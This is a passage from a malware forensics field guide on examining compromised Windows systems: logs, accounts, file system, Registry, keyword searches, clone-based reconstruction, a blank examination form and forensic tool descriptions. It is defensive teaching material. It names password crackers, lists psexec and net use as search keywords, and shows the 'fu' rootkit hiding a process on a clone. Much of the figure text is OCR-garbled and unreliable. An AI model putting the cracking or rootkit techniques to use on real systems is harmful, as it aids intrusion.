• Windows Event Logs: Logon events recorded in the security event log, including logons via the network, Remote Desktop, and Remote Authentication Services, can reveal that malware or an intruder gained access to a compromised system via a given account at a specific time. Other events around the time of a malware infection can be captured in Windows Event logs, including the creation of a new service or new accounts around the time of an incident. Windows Event logs can be examined using tools such as Log Parser⁸ and Event Log Explorer⁹ as shown in Figure 3.8 with the ability to fiber on encoding types.

niter on specific types of events. Additional information about Log Parser and its flexibility is available in Microsoft Log Parser Toolkit from Syngress.¹⁰

System.evtx	8				
19 9 5	H Filtered: showing	ig 91 of 56972 e	vent(s)	<i>i</i>	>
Туре	Date	Time	Event	Source	
Error	04/20/2011	9:22:46 AM	7026	Service Control Manager	
Error	04/20/2011	9:04:24 AM	7026	Service Control Manager	
Error	04/17/2011	9:02:40 AM	7026	Service Control Manager	
Error	04/15/2011	9:25:03 AM	7026	Service Control Manager	
Error	04/14/2011	3:32:35 PM	7026	Service Control Manager	
Error	04/14/2011	12:57:45 PM	7030	Service Control Manager	
•					*

Figure 3.8 Windows System Event log being examined using Event Log Explorer, filtering on errors associated with services (Event IDs 7026 and 7030)

- Web browser history: The records of Web browsing history on a compromised computer can reveal access to malicious Web sites and subsequent download of malware. In addition, some malware leaves traces in the Web browser history when it spreads to other machines on the network.
- Desktop firewall logs: Windows firewall and other desktop security programs may be configured to record access attempts and other activities on the compromised system.
- · AntiVirus logs: When a Windows system is

compromised, AntiVirus software may detect and even block malicious activities. Such events will be recorded in a proprietary log file with associated date-time stamps, and any quarantined items may still be stored by the AntiVirus software in a holding area.

 Dr. Watson: The Dr. Watson log, located in "Drwtsn32.log," can contain information about programs that crashed and produced debug information. When Dr. Watson traps a crashing program, it can create a file named "User.dmp" containing memory contents from the crash, which may provide additional information.

Investigative Considerations

- Log files can reveal connections from other systems that provide links to other systems on the network that may be compromised.
- It is common to extract Windows event logs from a forensic duplicate for examination. However, message details that were unique to the compromised system may not be available when performing this type of analysis. Therefore, it may be necessary to reconstruct the event details or review specific log entries of interest on a resuscitated clone of the compromised system as discussed in the "Forensic Reconstruction of Compromised Windows Systems" section later in this chapter.
- Windows event logs may be deleted in a malware incident, requiring a search of unallocated space for important entries.

Domain Controller Security Event Logs

In some enterprise environments domain controllers are relied on for security logging, so local security event logging is disabled on the Windows computers that are part of the domain. In addition, DNS logs from a domain controller can be extremely important when tracking beacons to DNS host names. Given the volume of event logs on domain controllers, there may be a retention period of just a few days and digital investigators must preserve those logs quickly or risk losing this information.

Review User Accounts and Logon Activities

Verify that all accounts used to access the system are legitimate accounts and determine when these accounts were used to log onto the compromised system.

Look for the unauthorized creation of new accounts on the compromised system, accounts with no passwords, or existing accounts added to Administrator groups.

- Unauthorized account creation: This is identified by unusual names or accounts created in close proximity to known unauthorized events.
- Administrator groups: It is advisable to check for user accounts that are not supposed to be in local or domain level administrator groups.
- Weak passwords: In some situations it may be necessary to look for accounts with no passwords or easily guessed passwords. A variety of tools are designed for this purpose, including PRTK,¹¹ John the Ripper,¹² and Cain & Abel.¹³ Rainbow tables are created by precomputing the hash representation of

passwords and creating a lookup table to accelerate the process of checking for weak passwords.

Investigative Considerations

 Failed logon attempts can be important when repeated efforts were made to guess the passwords.

👁 Analysis Tip

Correlation with Logons

Combine a review of user accounts with a review of Windows Security Event Logs on the system to determine logon times, dates of account creation, and other activities related to user account activity on the compromised system. This can reveal unauthorized access, including logons via Remote Desktop.

Examine Windows File System

Explore the file system for traces left by malware.

▶ File system data structures can provide substantial amounts of information related to a malware incident, including the timing of events and the actual content of malware. However, malware is increasingly being designed to thwart file system analysis. Some malware alters date-time stamps on malicious files to make it more difficult to find them with time line analysis. Other malware is designed to download modular components from the Internet and only store them in memory to minimize the amount of data stored in the file system. To deal with such anti-formersic techniques, it is precessary to pay careful attention to

time line analysis of file system date-time stamps and to files stored in common locations where malware might be found.¹⁴

- Search for file types that attackers commonly use to aggregate and exfiltrate information. For example, if RAR files are not commonly used in the victim environment, searching for .RAR file extensions and headers may reveal activities related to the intrusion.
- Time line analysis is one of the most powerful techniques for organizing and analyzing file system information. Combining date-time stamps of malware-related files and system-related files such as link files and Prefetch files can lead to an illuminating reconstruction of events surrounding a malware incident, including the initial vector of attack and subsequent entrenchment and data theft.
- Review the contents of the '%systemroot%system32" folder for files with date-time stamps around the time of the incident, or executables not associated with Windows or any known application (hash analysis can assist in this type of review to exclude known files).
- When one piece of malware is found in a particular folder (e.g., C:\WINNTUava, or a Temp folder), an inspection of other files in that folder may reveal additional malware.
- Shadow Volumes on Windows Vista and 7 can contain copies of files that have since been deleted from the file system.

Investigative Considerations

 Although it is becoming more common for Standard Information Attribute (SIA) date-time stamps to be modified by malware, the File Name Attribute (FNA) is not typically updated. Therefore, discrepancies between the SIA and FNA may indicate that date-time stamps have been artificially manipulated.

- The NTFS journal (\$LogFile) contains references to MFT records that can be found by searching for the record header strings FILE0 or FILE* (case sensitive). Some forensic suites such as EnCase have the ability to parse \$LogFile entries.
- The increasing use of anti-forensic techniques in malware is making it more difficult to find traces on the file system. To mitigate this challenge, use all of the information available from other sources to direct a forensic analysis of the file system, including memory and logs.
- It is often possible to narrow down the time period when that malicious activity occurred on a computer, in which case digital investigators can create a time line of events on the system to identify malware and related components, such as keystroke capture logs.

Examine Windows Registry

Scour Registry hives for information related to malware and associated activities.

Registry hives on a compromised system can contain information directly related to the operation of malware (e.g., auto-start on boot, configuration parameters), and can contain traces of activities related to malware.

 UserAssist: The UserAssist key contains a list of programs run by user accounts on a compromised system that can provide details about malicious activities along with a date-time stamp of most recent execution.

 Common locations: In addition to auto-start locations, Registry hives on a compromised system can contain configuration information and other trace evidence created by malware. For instance, names of files that were created or opened in relation to the malware may be retained in most recently used (MRU) lists and Windows Explorer shell bags in the Registry. RegRipper has standard templates that can be applied to common Registry hives to extract information that is generally useful when investigating a malware incident as shown in Figure 3.9.

	oper, v.2.02	
Help		
live File:	C:\Users\cmdlabs\Desktop\Temp\system	Browse
leport File:	C:\Users\cmdlabs\Desktop\Temp\system-report.tx	Browse
lugin File:	system 💌	
	one.	
fw_config_D usbstor_Don devclass_Don ide_Done shares_Done svc_Done magedev_D 1 plugins con	lone. ne. e.	
usbstor Don devolass Do ide Done shares Don svc Done magedev D	Vone. 18. e. None.	

Figure 3.9 RegRipper used to extract items from a System Registry hive, noting errors in the process that should be reviewed in the log file Temporal analysis: Search the Registry for items with LastWritten date-time stamps around the time of the incident. The RegistryViewer from AccessData has a feature for finding all alteration in a Registry hive within a specific date range as shown in Figure 3.10.




Figure 3.10 Registry Viewer used to search for all items in the Software Registry hive on a specific date

Restore Points

Some versions of Windows make routine backups of Registry hives that can contain information that is no longer present in the current Registry. In addition to looking in backup Registry hives for the same information as in the current hives as summarized earlier, there are unique types of analysis that the Restore Point backups can support.

- Look back: Information from past states of the system that is captured in a Restore Point can be useful in an intrusion and malware investigation.¹⁵
- Comparative analysis: Comparing the Registry from prior states of a compromised system can uncover important changes.¹⁶
- Temporal analysis: The LastWritten date-time stamps within the backup Registry hives can help develop the time line of malicious activities on a compromised system.

Keyword Searching

Search for distinctive keywords each time such an item is uncovered during forensic analysis.

▶ Searching for keywords is effective when you know what you are looking for but do not know where to find it on the compromised system. There are certain features of a malware incident that are sufficiently distinctive to warrant a broad search of the system for related information. Such distinctive items include:

- Command-line arguments: Looking for commands that malware uses to execute processes on or obtain from other systems on the network (e.g., psexec, net use) or to exfiltrate data can reveal additional information related to the intrusion.
- IP addresses: These may be stored in the human

readable dot decimal format (e.g., 172.16.157.136) in both ASCII and Unicode formats, and may be represented in hex (e.g., ac 10 9d 88) both in little and big endian formats. Therefore, it may be necessary to construct multiple keywords for a single IP address.

- Computer hostnames: Used to establish remote connections with a compromised system, these may be found in various locations, including Windows event logs.
- Passphrases and encryption keys: Searching for these when associated with malicious code can uncover additional information related to malware.
- File extensions and headers of file types: These are commonly used to steal data (e.g., .RAR) and can find evidence of data theft.

👁 Analysis Tip

Search Smart

Significant time can be wasted searching for overly general or incorrectly encoded keywords. Therefore, care must be taken to construct an effective keyword list that considers how data will be represented on the system

Forensic Reconstruction of Compromised Windows Systems

Performing a comprehensive forensic reconstruction can provide digital investigators with a detailed understanding of the malware incident.

Although it may seem counterintuitive to start creating a

time line before beginning a forensic examination, there is a strong rationale for this practice. Performing temporal analysis of available information related to a malware incident should be treated as an analytical tool, not just a by-product of a forensic examination. Even the simple act of developing a time line of events can reveal the method of infection and subsequent malicious actions on the system. Therefore, as each trace of malware is uncovered, any temporal information should be inserted into a time line until the analyst has a comprehensive reconstruction of what occurred.

▶ Functional analysis of a compromised Windows system involves creating a bootable clone of the system and examining it in action. One approach to creating a bootable clone is using LiveView,¹² as shown in Figure 3.11. The snapshot feature in VMWare gives digital investigators a great degree of latitude for dynamic analysis on the actual victim clone image. In this instance, malware was found in the "C:U386/SYSTEM32" folder and the digital investigator used a bootable clone of the compromised system to observe the functionality of two associated utilities. The interaction in Figure 3.11 shows vgalist (renamed pslist) looking for a malicious process named skls, then help for vgautils (rootkit named "fu"), and then using the rootkit to hide the skls process and confirm it is hidden by checking again with vgautils (pslist).

E training-so	ene2-snap2.d	1000 - Vhtware Work	statio						_(0) x
Fie Edt	View VM To	sam Windows Help							
1 B B D	0 01		10						
in terms and	Training scen	e2-snap2.06.000	-	-					×
1	IN Commi	and Prompt							
And the second second	CIVI3862	WSTEM32>wgalis	t sk	14					
	pslist wi Copyright Sysinter	1.28 - Sysinter - 2000-2004 M	ark	PsLi Russi	st	ch			
	Process 1	information for	SFL	LCTRO	: 1				
Latence Explorer	Name	Pid 1232		The	Hed 68	Priv 768	CPU T. 8:88:13.		Elapse 8:88:
	CINI386N	YSTEM32>vgauti	11 -	h					
Access Developed		(-ph) #PID (-phoy) #PID	to to	hide hide	the the	process process	with SPID.	The p	wocess .
-	100.000	-phd) DRIVER_H -pas] BPID				he named	driver to SYSTEM on	-	ess #PII



Figure 3.11 Forensic duplicate loaded into VMWare using LiveView

- Another approach is to restore a forensic duplicate onto a hard drive and insert the restored drive into a computer. This is necessary when malware detects that it is running in a virtualized environment and takes evasive action to thwart forensic examination.
- In some situations, malware defense mechanisms may utilize characteristics of the hardware on a compromised computer such as MAC address, in which case it may be necessary to use a clone hard drive in the exact hardware of the compromised system that the forensic duplicate was obtained from.

Advanced Malware Discovery and Extraction from a Windows System

Since the *Malware Forensics* textbook was published in 2008, more tools have been developed to address the increasing problem of malware designed to circumvent information security best practices and propagate within a network, enabling criminals to steal data from corporations despite intrusion detection systems and firewalls. Some tools, such as the Microsoft Malware Removal $Tool^{18}$ shown in Figure 3.12, can be used to check every computer that is managed by an organization for certain malware and report the scan results to a central location.

Microsoft Windows Malicious Software Removal Tool - May	2011
Scanning your computer	1
The tool is scanning your computer for prevalent malicious software, a that is found.	nd removing any
After this operation completes, the tool will provide you with a report software that was detected and removed.	of the malicious
Currently scanning:	
c:\windows\system32\ESENT.dll	
Files Scanned: 167	

Figure 3.12 Microsoft Malware Removal Tool

Keep in mind that this approach is not targeted—it checks for a variety of different malware rather than one specific malware. In some situations, this broader net can be advantageous by finding malware that was not the focus of the investigation. Keep in mind also that this approach is designed to remove malware from the system, which may not be desirable if the goal is to perform further forensic analysis of the system.

Other COTS remote forensic tools such as FTK Enterprise, EnCase Enterprise, and F-Response can be configured to examine files, memory, and Registry entries on remote systems for characteristics related to specific malware (see Figure 3.13).




Figure 3.13 AccessData FTK Enterprise extracting information from remote systems

In addition, some consulting companies that specialize in intrusion investigation have developed proprietary tools to examine remote systems for traces of malicious code.

Conclusions

If malware is present on a system, it can be found by applying the forensic examination approach outlined in this chapter. Following such a methodical, documented approach will uncover the majority of trace evidence relating to malware incidents and has the added benefit of being repeatable each time a forensic examination is performed. By conducting each forensic examination in a consistent manner, documenting each step along the way, digital investigators will be in a better position when their work is evaluated by others in court.

As more trace evidence is found on a compromised system, it can be combined to create a temporal, functional, and relational momentum to f the melurer insident. In addition readonal reconstruct of the malware incident. In audition, information recovered from compromised hosts can be correlated with network-level logs and memory, as well as the malicious code itself, to obtain a full picture of the malware incident.

 Use characteristics extracted from one compromised host to search other systems on the network for similar traces of compromise.



Stepping in Evidence

O Don't perform the steps outlined in this chapter on the original system.

Create a forensic duplicate of the hard drive from the original system and perform all analysis on a working copy of this data. In this way, no alterations are made to the original evidence during the forensic examination.

Make working copies of the forensic duplicate to ensure that any corruption or problems that arise during a forensic examination do not ruin the only copy of the forensic duplicate.

Missed or Forgotten Evidence

O Do not skip a step in the forensic examination process for the sake of expediency.

Make an investigative plan, and then follow it. This will ensure that you include all necessary procedures.

- Be methodical, reviewing each area of the system that may contain trace evidence of malware.
- Document what you find as you perform your work so that it is not lost of forgotten later. Waiting to complete documentation later generally leads to failure because details are missed or forgotten in the fast pace of an investigation.

Failure to Incorporate Relevant Information from Other Sources

O not assume that you have full information about the incident or that a single person performed the initial incident review and response.

Determine all of the people who performed field interviews, volatile data preservation, and log analysis, and obtain any information they gathered.

Review documentation such as the Field Interview notes for information that can help focus and direct the forensic examination. If a particular individual did not maintain documentation of their work and findings, speak with them to obtain details.

Windows System Examination: Field Notes

Note: This document is not intended as a checklist, but rather as a guide to increase consistency of forensic examination of compromised Windows systems. When dealing with multiple compromised computer systems, it may be necessary to tabulate the results of each individual examination into a single document or spreadsheet.

Case Number:			Date/Time:			
Examiner name:			Client name: Address:			
Organization/Com	pany:					
Incident Type:	Trojan Horse Bot Logic Bomb Sniffer:	□Worm □Scareware/Ro □Keylogger □Other:	gue AV	Wirus IRootkit Ransontware: IUnknown:		
System Information	n:		Make/Model			
Operating System:		Forensic Duplication Method: OPost-mortem acquisition OLive console acquisition OLive remote acquisition		Network State: O Connected to Internet O Connected to Intranet O Disconnected		
Role of System: □ Credit C □ Workstation: □ Credit C □ Web Server: □ Other:			Processing Syste	em:		
Forensic Dup	licate:					
Physical Hard D	rive Acquisitio	m :				
□ Acquired □Date/Time: □File Name: □Size: □MD5 Value: □SHA1 Value: □Tool Used:		Not Acquired [R	eason]:			
Known Malw	are:					
Note: AntiVirus sof		ine known malwar	e in a compresse	d/encoded format.		

File/Folder Identified:

OMethod of identification (e.g., Hashset, AntiVirus):

GFile name:

Creation date-time stamp:

GFile location on system (path):

File location on system (clusters):

Gile/Folder Identified:

OMethod of identification (e.g., Hashset, AntiVirus):

□File name: □Creation date-time stamp: □File location on system (path): □File location on system (clusters):

Gile/Folder Identified:

OMethod of identification (e.g., Hashset, AntiVirus):

GFile name:

Creation date-time stamp:

□File location on system (path):

GFile location on system (clusters):

Suspicious Installed Programs:

Application name and description:

OSoftware installation path:

ORegistry path:

Application name and description:

OSoftware installation path:

ORegistry path:

Suspicious E-mails and Attachments:

DE-mail:

OSender address: OOriginating IP: OAttachment name: OAttachment description:

DE-mail:

OSender address: OOriginating IP: OAttachment name: OAttachment description:

Suspect Executable Files (e.g., .exe, .dll, .sys):

Gile/Folder Identified:

OMethod of identification (e.g., packing, extension renaming):

□File name: □Creation date-time stamp: □File location on system (path): □File location on system (clusters):

Gile/Folder Identified:

OMethod of identification (e.g., packing, extension renaming):

□File name: □Creation date-time stamp: □File location on system (path): □File location on system (clusters):

Gile/Folder Identified:

OMethod of identification (e.g., packing, extension renaming):

□File name: □Creation date-time stamp: □File location on system (path): □File location on system (clusters):

Malicious Auto-starts:

Auto-start description:

OAuto-start location:

Auto-start description:

OAuto-start location:

Questionable User Accounts:

User account

on the system:

ODate of account creation:

OLogin date:

OShares, files, or other resources accessed by the user account:

OProcesses associated with the user account:

ONetwork activity attributable to the user account:

OPassphrases associated with the user account:

User account

____ on the system:

ODate of account creation:

OLogin date:

OShares, files, or other resources accessed by the user account:

OProcesses associated with the user account:

ONetwork activity attributable to the user account:

OPassphrases associated with the user account:

Scheduled Tasks:

Scheduled Tasks Examined

Tasks Scheduled on the System OYes ONo

Suspicious Task(s) Identified: OYes ONo

Suspicious Services:

Services Examined

Suspicious Services(s) Identified:

OYes

ONe

Suspicious Service Identified:

OService Name:

Associated executable path:

Associated Registry entry last written date:

Suspicious Service Identified:

OService Name:

Associated executable path:

Associated Registry entry last written date:

File System Clues :

Artifacts to Look for on Storage Media:

Notes:

MFT Entries:

Gile/Folder Identified:

Opened Remotely/OOpened Locally File name: Creation date-time stamp: File location on system (path): File location on system (clusters):

Gile/Folder Identified:

Opened Remotely/OOpened Locally OFile name: OCreation date-time stamp: DFile location on system (path):

GFile location on system (clusters):

Gile/Folder Identified:

OOpened Remotely/OOpened Locally DFile name: OCreation date-time stamp:

DFile location on system (path):

DFile location on system (clusters):

Grile/Folder Identified:

OOpened Remotely/OOpened Locally

File name:
 Creation date-time stamp:
 File location on system (path);
 File location on system (clusters);

File/Folder Identified:

Opened Remotely/OOpened Locally File name: Creation date-time stamp: File location on system (path): File location on system (clusters):

Grile/Folder Identified:

OOpened Remotely/OOpened Locally File name:

Creation date-time stamp:

File location on system (path):

File location on system (clusters):

□ Suspicious Task(s) ○ Task Name: □ Scheduled Run Time: □ Status: □ Description: ○ Task Name: □ Scheduled Run Time: □ Status: □ Description:

Gile/Folder Identified:

OOpened Remotely/OOpened Locally

OFile name:

Creation date-time stamp: File location on system (path):

File location on system (clusters):

Prefetch Files:

Suspicious Prefetch Identified:

OPrefetch File Name: Associated Application: Embedded Date: Created: Written: Bons:

Suspicious Prefetch Identified:

OPrefetch File Name:

Associated Application:
Embedded Date:
Created:
Written:
Runs:

Restore Points:

Restore Points Examined

Restore point location examined:

OFile name examined:

OExamined file description:

Restore point location examined:

OFile name examined:

OExamined file description:

Restore point location examined:

OFile name examined:

OExamined file description:

Shadow Volumes:

Shadow Volumes Examined

Shadow volume examined:

OFile name examined:

OExamined file description:

Shadow volume examined:

OFile name examined:

OExamined file description:

Shadow volumes examined:

OFile name examined:

OExamined file description:

Grile/Folder Identified:

Opened Remotely/Opened Locally File name: Creation date-time stamp: File location on system (path): File location on system (clusters):

Suspicious Prefetch Identified:

OPrefetch File Name: Associated Application: Embedded Date: Ocreated: Written: Runs:

Suspicious Prefetch Identified:

OPrefetch File Name: Associated Application: Embedded Date: Ocreated: Written: Runs:

Registry Extraction :

Potentially Malicious Registry Keys:

Suspicious Registry Key Identified:

OKey Name:

- D Location:
- C Last Written Time:
- Associated Process/PID:
- Associated Network Activity:
- C Associated Artifacts:

Suspicious Registry Key Identified:

OKey Name:

- D Location:
- □ Last Written Time:
- C Associated Process/PID:
- C Associated Network Activity:
- □ Associated Artifacts:

Suspicious Registry Key Identified:

OKey Name:

- D Location:
- D Last Written Time:
- Associated Process/PID:
- Associated Network Activity:
- □ Associated Artifacts:

Most Recently Used Entries (MRU):

Suspicious MRU Identified:

OKey Name: Associated File:

□Associated Date:

Suspicious MRU Identified:

OKey Name:

□Associated File: □Associated Date:

Host-based Logs :

AntiVirus Logs:

- AntiVirus Type:
- AntiVirus log location:
- AntiVirus log entry description:

ODetection date:

OFile name:

OMalware name:

OAntiVirus action:

AntiVirus log entry description:

ODetection date:

Suspicious Registry Key Identified:

- OKey Name:
 - D Location:
 - C Last Written Time:
 - C Associated Process/PID:
 - Associated Network Activity:
 - C Associated Artifacts:

Suspicious Registry Key Identified:

- OKey Name:
 - D Location:
 - □ Last Written Time:
 - Associated Process/PID:
 - Associated Network Activity:
 - □ Associated Artifacts:

Suspicious Registry Key Identified:

- OKey Name:
 - D Location:
 - D Last Written Time:
 - C Associated Process/PID:
 - C Associated Network Activity:
 - C Associated Artifacts:

Suspicious MRU Identified:

OKey Name:

Associated File:

Suspicious MRU Identified:

OKey Name: Associated File: Associated Date: OFile name:

OMalware name:

OAntiVirus action:

AntiVirus log entry description:

ODetection date:

OFile name:

OMalware name:

OAntiVirus action:

Windows Event Logs:

□Log Entry Identified:

OSecurity/OSystem/OApplication Event type: DEvent ID: Source: Creation date-time stamp: Associated account/computer: Description:

Log Entry Identified:

OSecurity/OSystem/OApplication Event type: DSource: Dreation date-time stamp: DAssociated account/computer: Description:

Log Entry Identified:

OSecurity/OSystem/OApplication Event type: Event ID: Source: Creation date-time stamp: Associated account/computer: Description:

Web Browser History:

Suspicious Web Site Identified:

OName:

URL:
Last visited date-time stamp:
Description;

OName:

Log Entry Identified:

OSecurity/OSystem/OApplication Event type: Event ID: Source: Creation date-time stamp: Associated account/computer: Description:

Log Entry Identified:

OSecurity/OSystem/OApplication Event type: Event ID: OSource: Creation date-time stamp: OAssociated account/computer: Description:

Log Entry Identified:

OSecurity/OSystem/OApplication Event type: Event ID: Source: Creation date-time stamp: Associated account/computer: Description:

OName:

URL:
Last visited date-time stamp:
Description:

Suspicious Web Site Identified: OName:

CILIPI -

LINNES CLast visited date-time stamp; Description:

COMP. Last visited date-time stamp: Description:

Host-based Firewall Logs:

DIP Address Found: DIP Address Found: Port Number: Port Number: OLocal IP Address: OLocal IP Address: Port Number: ORemote IP Address ORemote IP Address Port Number: ORemote Host Name: ORemote Host Name: OProtocol: OProtocol: DICP TTCP OUDP TUDP DIP Address Found: DIP Address Found: OI coal IP Address Port Number OL ocal IP Address: Burt Number ORemote IP Address Port Number: ORemote IP Address Port Number: ORemote Host Name: ORemote Host Name: OProtocol: OProtocol: OTCP TTCP DUDP TUDP DIP Address Found: **DIP Address Found:** OLocal IP Address: Port Number: OLocal IP Address: Port Number: ORemote IP Address Port Number: ORemote IP Address Port Number ORemote Host Name: ORemote Host Name: OProtocol: OProtocol: DICP OTCP DUDP DUDP

Crash Dump Logs:

Crash dump:

OFile name:

OCreation date-time stamp:

OFile location on system (path):

OFile location on system (cluster):

Description:

Crash dump:

OFile name: OCreation date-time stamp: OFile location on system (path): OFile location on system (cluster): Description:

Network Clues:

DIP Address Found: OTCP

DUDP

OLocal IP Address: Port Number: ORemote IP Address: Port Number: ORemote Host Name: OProtocol:

DIP Address Found:

OLocal IP Address: ORemote IP Address ORemote Host Name: OProtocol

Port Number: Port Number:

OTCP DUDP

DIP Address Found:

Olecal IP Address: _____ Port Number: _____ ORemote IP Address: _____ Port Number: _____ ORemote Host Name: _____ Port Number: _____ OProtocol: _____ OTCP OUDP

□IP Address Found:

Web Site/URLs/E-mail Addresses:

Suspicious Web Site/URL/E-mail Identified:

Description

Suspicious Web Site/URL/E-mail Identified:

Description

□IP Address Found:

OLocal IP Address:	Port Number:
ORemote IP Address:	Port Number:
ORemote Host Name: OProtocol:	
TTCP	
DUDP	

DIP Address Found:

ORemote IP Address:	· · · · · ·	Port Number:
ORemote Host Name: OProtocol:		
DTCP		
CUDP		

Suspicious Web Site/URL/E-mail Identified: OName:

Description

Suspicious Web Site/URL/E-mail Identified: O_{Name:}

Description

Linkage to Other Compromised Systems:

Association with other compromised system: OIP address: OName:

Description

Association with other compromised system: OIP address: OName:

Description

Search for Keywords/Artifacts :

Keyword Search Results:

CKeyword:

OSearch hit description:	Location:
OSearch hit description:	Location:
OSearch hit description:	Location:
OSearch hit description:	Location:

CKeyword:

OSearch hit description:	Location:
OSearch hit description:	Location:
OSearch hit description:	Location:
OSearch hit description:	Location:

CKeyword:

OSearch hit description: _____ Location:

Association with other compromised system: OIP address: OName Description

□ Association with other compromised system: OIP address: OName: □Description

GReyword:

OSearch hit description:	Location:
OSearch hit description:	Location:
OSearch hit description:	Location:
OSearch hit description:	Location:

CKeyword:

OSearch hit description:	Location:
OSearch hit description:	Location:
OSearch hit description:	Location:
OSearch hit description:	Location:

CKeyword:

OSearch hit de	scription:
----------------	------------

Location:

OSearch hit description:	Location:	OSearch hit description:	Location:
OSearch hit description:	Location:	OSearch hit description:	Location:
OSearch hit description:	Location:	OSearch hit description:	Location:

Recycle Bin Records: File/Folder Identified: OINFO2 File/OUnallocated File name: Deletion date-time stamp: File location on system (path):

Recycle Bin Records:

OINFO2 File/OUnallocated File name: Deletion date-time stamp: File location on system (path):

🛠 Windows Analysis Tool Box

Forensic Analysis Tools for Windows Systems

In this chapter we discussed approaches to conducting a forensic examination of Windows systems for malware and associated artifacts. There are a number of forensic analysis tools that you should be aware of and familiar with. In this section, we explore these tool alternatives, often demonstrating their functionality. This section can also simply be used as a "tool quick reference" or "cheat sheet," as there will inevitably be an instance during an investigation where having an additional tool that is useful for a particular function would be beneficial, but while responding in the field you will have little time to conduct research for or regarding the tool(s). It is important to perform your own testing and validation of these tools to ensure that they work as expected in your environment and for your specific needs.

Mounting Forensic Duplicates

Name: FTK Imager Author/Distributor: AccessData

Available	From:	ntt	0://	ww	N.ac	cess	data	com

Description: Although FTK Imager is a free tool that is primarily used to create and convert forensic duplicates of storage media and files, it has the ability to present a forensic duplicate as a volume and hard drive attached to the computer. This feature of FTK Imager is depicted in the following figure and can be useful for running tools that cannot process a forensic duplicate directly and require a mounted file system.

	test if the second second second		
c. poses stemalab	s'/HackedSonyLaptop'/Had	ked Sony.E01	
Mount Type:	Physical & Logical	3	-
Drive Letter:	Next Available (J:)	3	-
Mount Method:	Block Device / Read Only		-
Write Cache Fol		-	
	oer: bs\HackedSonyLaptop		
citoseistrulaiar	psthanian2003rabrob		
			Mount
			Mount
lapped Image List	t		Mount
A series in the series of	t		Mount
A series in the series of	t Method	Partition	Mount
Agpped Images: Drive PhysicalDrive8	Method Block Device/Read	Image	Image C:\Users\cmdlabs\HackedSonyLaptop\H
Agpped Images: Drive PhysicalDrive8	Method		Image
lapped Image List Agpped Images: Drive PhysicalDrive8 E:	Method Block Device/Read	Image	Image C:\Users\cmdlabs\HackedSonyLaptop\H
Apped Images: Drive PhysicalDrive8	Method Block Device/Read	Image	Image C:\Users\cmdlabs\HackedSonyLaptop\H
Agpped Images: Drive PhysicalDrive8	Method Block Device/Read	Image	Image C:\Users\cmdlabs\HackedSonyLaptop\H
Apped Images: Drive PhysicalDrive8	Method Block Device/Read	Image	Image C:\Users\cmdlabs\HackedSonyLaptop\H

Name: Mount Image Pro	
Author/Distributor: MountImage	
Available From: http://www.mountimage.com	
Description: Mount Image Pro is a simple tool used to present a forensic duplicate as a	

volume and hard drive attached to the computer. This approach to accessing a forensic duplicate can be useful for running tools that cannot process a forensic duplicate directly and require a mounted file system.

Eile Options Help	mount +	👌 View 🚺	Options	: 🍙 y	odate 🕜	Help	Buy Onli	ne
Mounted Images		~ ~				- 75 M		
Filename				Files	Partition	As La	abel File System	m Date
G:\Hacked Sony L	aptop\Disk	Image\Hacked	I Sony Laph	o 1	0	X	FAT32	
•								2
Filename: G: Wacked S	Sony Laptop			y Laptop (001			
Image Details Filename: G. Wacked S Image Geometry	Sony Laptop	o\Disk Image\H				acity	Label	

Name:	ImDisk					
Author	r/Distributor: LTR Data					
Available From: http://www.ltr-data.se/opencode.html/#ImDisk						
	<pre>ption: This is a simple free utility for Windows computers to mount a forensic duplicate as a virtu tter. The following command options effectively mount a forensic duplicate read-only on drive</pre>					
The fol	Nowing command options unmount a forensic duplicate read-only on drive letter W:ImDisk C: (Windows)system32>indisk -d -m W: Notifying applications					

Locking volume... Dismounting filesystem... Removing device... Removing mountpoint... Done.

Forensic Examination of Window Systems

Name: Forensic Toolkit (FTK)

Author/Distributor: AccessData

Available From: https://www.accessdata.com

Description: FTK is a commercial integrated digital forensic examination program that has a wide range of features for examining forensic duplicates of storage media. The most basic use of FTK is to perform forensic examinations of file systems as shown in the following figure. In addition to parsing and displaying common file systems, FTK recovers deleted files, performs indexing to facilitate keyword searching, and interprets specific file formats in order to extract additional information.

Accessibility pressing Toolk & Versions 3.2.0.32216.1 File Edit New Enderson Filter Tools Planase	hal abuse: Incalhost Case; Halmare	
Ge Gat gew Cugeros Filter Lools Banage	Den Terraper	
Ergitine Querclere Erical Graphete Excitonaries (Line 1		4
Evidence theme (1)	Pile Contest	
C B Enderce		
II C @ Mean 2 and.	000 H0 5A 90 00 03 00 00 00-04 00 00 07 77 00 00 M2	
II C To NOWINE (NTPS)	010 88 00 00 00 10 00 00 00 00 00 00 00 00 00	
R C C [aphan]	030 00 00 00 00 00 00 00 00 00 00 00 00	
8 C (2 [88]	040 08 1F BA 08 00 84 09 CD-21 80 01 4C CD 21 54 60 -* - 1, 11 Th	
C 2 StatOut	050 69 73 20 70 72 6F 67 72-61 60 20 63 61 62 6E 6F is program canno 060 74 20 62 65 20 72 75 6E-20 6F 6E 20 44 6F 53 20 5 8c run in D05	
iii C C Roterd	1070 40 4F 44 45 1E 40 40 0A-24 00 00 00 00 00 00 00 adds. 4	
-C Config Mai	040 73 6A BC 3A 37 08 D2 69-27 08 D2 69 37 08 D2 69 #jw07 0 7 0 7 0	
III-CO CO Documents and Settings	090 C0 28 ED 89 36 C0 D2 89-A0 28 97 89 36 C0 D2 89 2(5 6 0 (6 0 040 C0 28 EF 89 36 C0 D2 89-A0 28 97 89 36 C0 D2 89 2(5 6 0 F1/2)	
8 C C telever	THE DI DO NO DO DO DO DO DO TO 45 NO DO 40 DI DO DO 11 0 VECTO	
E C C Propan Res	0:0 24 PE 70 38 00 00 00 00 00 00 00 ED 00 0E 21 401: 4 1	
E CO RECORD	040 08 01 07 00 00 00 00 00 00 00 00 00 00 00 00	
🛞 💭 🌄 System Itskase Information	100 00 10 00 00 00 00 00 00 00 00 10 00 0	
H C Catools	100 05 00 01 00 00 00 00 00 00 00 00 00 00 02 00 00	
B C C WILLOWS	110 12 85 00 50 50 50 00 00 00 00 00 00 00 00 10 00 00	
IF C C MARLINANA KINDO	120 20 20 00 00 17 02 00 00-00 00 00 00 00 00 00 00	
# C C BRIPPHE # 20733394	140 00 20 00 00 E0 03 00 00-00 00 00 00 00 00 00 00 0 · · ·	
8-C 🙄 \$750mits8/20050354	A second s	
 C D Petrostalizations C D Petrostalizations 	Carate pos = 0; char = 1960450; log sec = 15747600; phy sec = 15747663	
	Ple Carterit Properties Nex Strepeter	
	Car Car Car Named - Deploy Tree Zone: Eastern Stiplight Tree (Yree local eachers)	
